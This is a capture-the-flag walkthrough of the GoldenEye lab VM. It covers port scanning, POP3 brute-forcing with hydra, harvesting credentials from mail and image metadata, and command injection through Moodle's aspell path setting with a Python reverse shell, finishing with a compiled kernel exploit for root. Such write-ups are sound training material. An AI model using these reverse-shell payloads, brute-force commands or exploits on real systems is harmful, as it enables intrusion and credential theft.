


```

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after: 2028-04-21T03:22:34
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: GoldenEye Primary Admin Server
|_http-server-header: Apache/2.4.7 (Ubuntu)
55006/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA UIDL USER AUTH-RESP-CODE
PIPELINING TOP
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52
55007/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: PIPELINING SASL(PLAIN) TOP CAPA UIDL STLS RESP-CODES
USER AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after: 2028-04-23T03:23:52

```

Some unusual ports we have here huh SMTP hasn't shown up very often in these machines

The website gives us a tip right away




```

GoldenEye Primary Admin Se x +
192.168.1.4
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:.....
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login

```

And basic authentication is required




Decided to run **nikto** and found another file

```
(kali㉿kali)-[~]
$ nikto --url 192.168.1.4:80
- Nikto v2.1.6

+ Target IP: 192.168.1.4
+ Target Hostname: 192.168.1.4
+ Target Port: 80
+ Start Time: 2022-09-08 05:01:58 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not p
+ The X-XSS-Protection header is not defined. This head
+ The X-Content-Type-Options header is not set. This co
+ No CGI Directories found (use '-C all' to force check
+ Server may leak inodes via ETags, header found with f
+ Apache/2.4.7 appears to be outdated (current is at le
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ /splashAdmin.php: Cobalt Qube 3 admin is running. Thi
```

/splashAdmin.php



Users mentioned here:

- Boris
- Natalya
- Xenia
- Janus
- Admin

And also an important message in this forum:

```
Greetings ya'll! GoldenEye Admin here.  
For programming I highly prefer the Alternative to GCC, which FreeBSD uses.  
It's more verbose when compiling, throwing warnings and such - this can  
easily be turned off with a proper flag. I've replaced GCC with this  
throughout the GolenEye systems.  
Boris, no arguing about this, GCC has been removed and that's final!  
Also why have you been chatting with Xenia in private Boris? She's a new  
contractor that you've never met before? Are you sure you've never worked  
together...?  
-Admin
```

FreeBSD's compiler is **Clang/LLVM**, let's keep that in mind

Also, the header in that page says **Cobalt Qube 3.0 has been decommissioned**

Enumerating again... The home page with the terminal gives this response

```
<html>
  <head>
    <title>
      GoldenEye Primary Admin Server
    </title>
    <link rel="stylesheet" href="index.css">
  </head>

  <span id="GoldenEyeText" class="typeing"></span>
  <span class="blinker">8#32;</span>

  <script src="terminal.js">
  </script>

</html>
```

Looking at **terminal.js**

```
//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//
```


Burp's decoder...

```
&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;

InvincibleHack3r
```

Boris:InvincibleHack3r

Nice, we logged in to `/sev-home/`



GOLDENEYE

GoldenEye is a Top Secret Soviet orbital weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since *security by obscurity* is very effective, we have configured our pop3 service to run on a very high non-default port

There's a comment at the bottom of the page

```
Qualified GoldenEye Network Operator Supervisors:  
Natalya  
Boris  
  
-->  
  
</html>
```

So we have to email natalya or boris

POP3 is at 55006 or 55007

But POP3 requires an account to login. The previous password for Boris did not work...

I tried brute forcing and didn't get anything. After googling the solution, It appears I was just using the wrong wordlist..... Annoying, but whatever. The password is **secret1!**

```
(kali㉿kali)-[~]
└─$ telnet 192.168.1.4 55007
Trying 192.168.1.4 ...
Connected to 192.168.1.4.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
LIST
+OK 5 messages:
1 544
2 373
3 921
4 263
5 242
.
Connection: close
```

Let's open all of these emails

One of these emails:

From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these access codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....

PS - Keep security tight or we will be compromised.

I went back to try and brute force natalya and look! It worked. So maybe I wasn't meant to log in as Boris?

```
[55007][pop3] host: 192.168.1.4 login: natalya password: bird
```

This time I started with different wordlists until I found one that worked

```
(kali㉿kali)-[/usr/share/wordlists/SecLists/Passwords]  
$ hydra 192.168.1.4 -s 55007 pop3 -l natalya -P /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10k-most-common.txt -t 64
```

Not the best screenshot, but the command is the following:

```
hydra 192.168.1.4 -s 55007 pop3 -l natalya -P  
/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10k-most-common.txt -t  
64
```

So the password is **bird**

```
(kali㉿kali)-[~]  
$ telnet 192.168.1.4 55007  
Trying 192.168.1.4 ...  
Connected to 192.168.1.4.  
Escape character is '^]'.  
+OK GoldenEye POP3 Electronic-Mail System  
USER natalya  
+OK  
PASS bird  
+OK Logged in.  
list  
+OK 3 messages:  
1 631  
2 1048  
3 272  
.  
|
```

One of the emails from root...

```
Ok Natalyn I have a new student for you. As this is a new system please let  
me or boris know if you see any config issues, especially is it's related  
to security...even if it's not, just enter it in under the guise of  
"security"...it'll get the change order escalated without much hassle :)
```

Ok, user creds are:

```
username: xenia  
password: RCP90rulez!
```

Boris verified her **as** a valid contractor so just create **the** account ok?

And **if** you didn't have **the** URL **on** our internal Domain:

severnaya-station.com/gnocertdir

****Make sure to edit your host file since you usually work remote off-network....**

Since you're a Linux user just point this servers IP **to** severnaya-station.com **in** /etc/hosts.

xenia:RCP90rulez!

severnaya-station.com/gnocertdir


Let's add it to the hosts file

```
(kali㉿kali)-[~]  
$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali  
192.168.1.4 severnaya-station.com  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```

Moodle! Brings back some high school memories :D

The screenshot shows a web browser window with the address bar displaying 'severnaya-station.com/gnocertdir/'. The page title is 'GoldenEye Operators Training - Moodle'. A navigation sidebar on the left shows 'Home' and 'Courses'. The main content area is titled 'Available courses' and features a link for 'Intro to GoldenEye' with a description: 'This course is an intro to the GoldenEye weapons system.' On the right, there is a welcome message: 'Greetings fellow operators. Once you've been approved for the GNO course we will update your account with the relevant training materials. For any Questions message the admin of this service here. User: admin'. Below this is a calendar for September 2022, showing the 1st as a highlighted date. At the bottom, a login prompt says 'You are not logged in. (Login)' next to the Moodle logo.

And I managed to find a message request which seems very confidential



So... brute force again?

Tried a couple of wordlists and finally one worked. This brute force thing has been very time consuming


```
[55007][pop3] host: 192.168.1.4 login: doak password: goat
```

Okay, **goat**

Listed the emails, there was only one


```
James,  
If you're reading this, congrats you've gotten this far. You know how  
tradedcraft works right?  
  
Because I don't. Go to our training site and login to my account....dig  
until you can exfiltrate further information.....  
  
username: dr_doak  
password: 4England!
```

So I managed to log in into moodle with these creds



```
(kali@kali)~[~/Downloads]  
$ cat s3cret.txt  
007,  
  
I was able to capture this apps admin cr3ds through clear txt.  
  
Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.  
  
Something juicy is located here: /dir007key/for-007.jpg  
  
Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

That directory contains...



```
(kali㉿kali)-[~/Desktop]
$ exiftool for-007.jpg
ExifTool Version Number      : 12.44
File Name                    : for-007.jpg
Directory                   : .
File Size                    : 15 kB
File Modification Date/Time  : 2022:09:08 06:22:54-04:00
File Access Date/Time       : 2022:09:08 06:22:55-04:00
File Inode Change Date/Time  : 2022:09:08 06:22:54-04:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
X Resolution                 : 300
Y Resolution                 : 300
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description            : eFdpbnRlcjE50TV4IQ==
Make                         : GoldenEye
Resolution Unit              : inches
```

```
(kali㉿kali)-[~/Desktop]
$ echo "eFdpbnRlcjE50TV4IQ==" > imageDesc

(kali㉿kali)-[~/Desktop]
$ base64 -d imageDesc
xWinter1995x!
```

Are these admin creds for the moodle?

admin:xWinter1995x!

Logged in and found something interesting

System paths

GD version
gdversion

GD 2.x is installed ▼ Default: GD is not installed

Indicate the version of GD that is installed. The version shown by default is the one that has been auto-detected. Don't change this unless you really know what you're doing.

Path to du
pathtodu

/usr/bin/du ✓ Default: Empty

Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory contents will run much faster for directories with a lot of files.

Path to aspell
aspellpath

sh -c '(sleep 4062|telnet 192.168.230.132 4444|while : ; do sh && break; ✗ Default: Empty

To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually **/usr/bin/aspell**, but it might be something else.

Path to dot
pathdot

Default: Empty

Path to dot. Probably something like /usr/bin/dot. To be able to generate graphics from DOT files, you must have installed the dot executable and point to it here. Note that, for now, this only used by the profiling features (Development->Profiling) built into Moodle.

Save changes

That path looks fishy. I googled around and found lots of articles about this. Finally I managed to get a shell by first setting a python payload there

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(("192.168.1.3",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Then I had to change the spell engine in **/gnocertdir/admin/settings.php**


Changes saved

TinyMCE HTML editor

Spell engine
editor_tinymce | spellengine

PSpellShell ▼ Default: Google Spell

And now I can invoke the spell checker when creating a post (the check symbol and **abc** letters)



Finally we have a shell

```
(kali㉿kali)-[~/Downloads]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.4] 42305
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ |
```

The other users are present, natalya, boris and doak but I can't change to them with the previously gathered credentials

```
www-data@ubuntu:/home/boris$ su boris
su boris
Password: secret1!
This account is currently not available.
```

So I ran linpeas

Ha! Remember this? Might be helpful to keep that in mind

```
└─ Installed Compilers
ii clang
ii clang-3.4
ii llvm-3.4
ii llvm-3.4-runtime
```

```
Searching passwords in config PHP files
$CFG->dbpass      = 'password';    // your database password
$CFG->dbuser       = 'username';    // your database username
// $CFG->includeuserpasswordsinbackup = true;
// $CFG->passwordsaltmain = 'a_very_long_random_string_of_characters#@66*1';
$CFG->dbpass      = 'trevelyan006x';
$CFG->dbuser       = 'moodle';
$CFG->passwordsaltmain = '-T;0T0>cPeMZ≠δsoDQr2qpxo ;JL^Vi';
```

Moodle:tevelyan006x for the db

Not that easy I guess >.>

```
www-data@ubuntu:/tmp$ mysql -h localhost -u moodle -p
mysql -h localhost -u moodle -p
The program 'mysql' can be found in the following packages:
 * mysql-client-core-5.5
 * mariadb-client-core-5.5
 * mysql-client-core-5.6
 * percona-xtradb-cluster-client-5.5
Ask your administrator to install one of them
www-data@ubuntu:/tmp$ |
```

Kernel exploit maybe?

```
Operating system
https://book.hacktricks.xyz/linux-unix/privile
Linux version 3.13.0-32-generic (bulld@kissel)
Distributor ID: Ubuntu
```

Yes! So I took this exploit

<https://www.exploit-db.com/exploits/37292>

Changed everything in it from gcc to cc

Compiled it in the victim machine and ran it

```

www-data@ubuntu:/tmp$ cc exploit.c -o exploit
cc exploit.c -o exploit
exploit.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
exploit.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
       ^
exploit.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
    clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      ^
exploit.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
    waitpid(pid, &status, 0);
      ^
exploit.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# |

```

